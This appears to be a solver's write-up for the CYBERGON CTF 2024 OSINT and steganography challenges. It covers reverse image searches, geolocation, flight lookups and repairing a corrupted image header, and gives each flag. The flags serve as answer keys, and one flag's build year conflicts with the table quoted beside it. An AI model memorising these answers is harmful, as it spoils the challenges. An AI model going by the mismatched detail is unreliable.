
The name of this location is SHOT-SHAPED VILLE in English. I tried submitting the flag using the English name of the location, but it was incorrect. So, I attempted using the Vietnamese name(Lang Ren Than Kiem) instead.


Location Name (Vietnamese Language) – Lang Ren Than Kiem, HaLong

Flag : CYBERGON_CTF2024{Lang Ren Than Kiem}

Favorite Journal


First I downloaded the given file and when I open it I know that is shwethway journal.Then I search shwethway journal volume 1 and number 1 in google.I found a website it was share a google drive for shwethway vol 1 and the published date. In that file I found printing house registration number.






Flag: CYBERGON_CTF2024{4-1-69_0032}

The Flight




I got the password “ICEMAN” from the Triple Quiz challenge so I found the name in the browser and I found that it is the nickname of Victor Lindelof. Then I search the new manager's name and his recent traveled flight.I found the icao code of the flight at twitter(x.com).





Flag: CYBERGON_CTF2024{BYJ, MAN, 4950D2}

The Train & The Bridge




First, I downloaded the challenge.rar file and I extracted the file. I found two files, one is a train photo and another one is a video file.I took the screenshot one of the video parts and I found it in the google image search then I found the original video at youtube. I search the train image in google and I found that is DF1237 then I search DF1237 build year in google and I found the bild year at this website (https://railgallery.ru/railcar/266995/#n434975)






Flag: CYBERGON_CTF2024{1969_gokteik_09-05-2019}

History repeats itself




First I downloaded the image file and searched it with google image search. I know that is panglong agreement photo. I found the panglong agreement date at wiki (https://en.wikipedia.org/wiki/Panglong_Agreementhttps://en.wikipedia.org/wiki/Panglong_Agreement)



Flag: CYBERGON_CTF2024{February_12_1947}

The Stadium



First I downloaded the given image and searched it in google image search. Then I found that name is centre bell and it is located in Montreal, Quebec, Canada and built in 1993.I found the capacity of the bell centre at this link (https://en.wikipedia.org/wiki/List_of_indoor_arenas_in_Canada)

List of indoor arenas in Canada

Add languages

Article Talk Read Edit View history Tools

Appearance

From Wikipedia, the free encyclopedia

The following is a list of **indoor arenas in Canada** with a capacity of at least 1,000 for sporting events. The arenas in the table are ranked by capacity; the arenas with the highest capacities are listed first.

Text: Small, Standard, Large

Width: Standard, Wide


Current arenas [edit]

Canada's largest indoor arenas by seating capacity for ice hockey. Rows shaded in yellow indicates arenas that are home to an NHL and/or NBA franchise.


#	Image	Arena	City	Province/ter.	Maximum	Hockey	Basketb.	Pro	Jr.	Major tenant(s)	Built
1		Bell Centre	Montreal	Quebec	21,105	21,302	21,700	NHL		Montreal Canadiens	1996
2		Rogers Place	Edmonton	Alberta	20,734	18,641	19,500	NHL	WHL	Edmonton Oilers, Edmonton Oil Kings	2016
3		Canadian Tire Centre	Ottawa	Ontario	20,500	19,153		NHL		Ottawa Senators	1996

Flag: CYBERGON_CTF2024{Montreal_Quebec_21700_1993}

The Statue




- Using reverse image, found the location which is **Maha Bodhi Ta Htaung Standing Buddha**
- From here, using google maps and street view features. I got the exact location which the person who took the picture.




Flag: CYBERGON_CTF2024{22.0801,95.2885}

The Pagoda



- From picture, I performed reverse image, got Ananda Temple.
- Using What3words, we can quickly identify the donation center which is **snowdrops.outfield.delis**




- For standing buddhas' names, we can get it from https://en.wikipedia.org/wiki/Ananda_Temple

Flag: CYBERGON_CTF2024{snowdrops.outfield.delis_4_Gautama_Kakusandha_Kassapa_Konagamana}


STEGANO

Truesight



First, I downloaded the given file and when I opened the file it was corrupt. I open it in https://hexed.it/


I noticed the image was deleted the first 8 bytes so I added the correct 8 bytes and re-open the image. I got the flag.



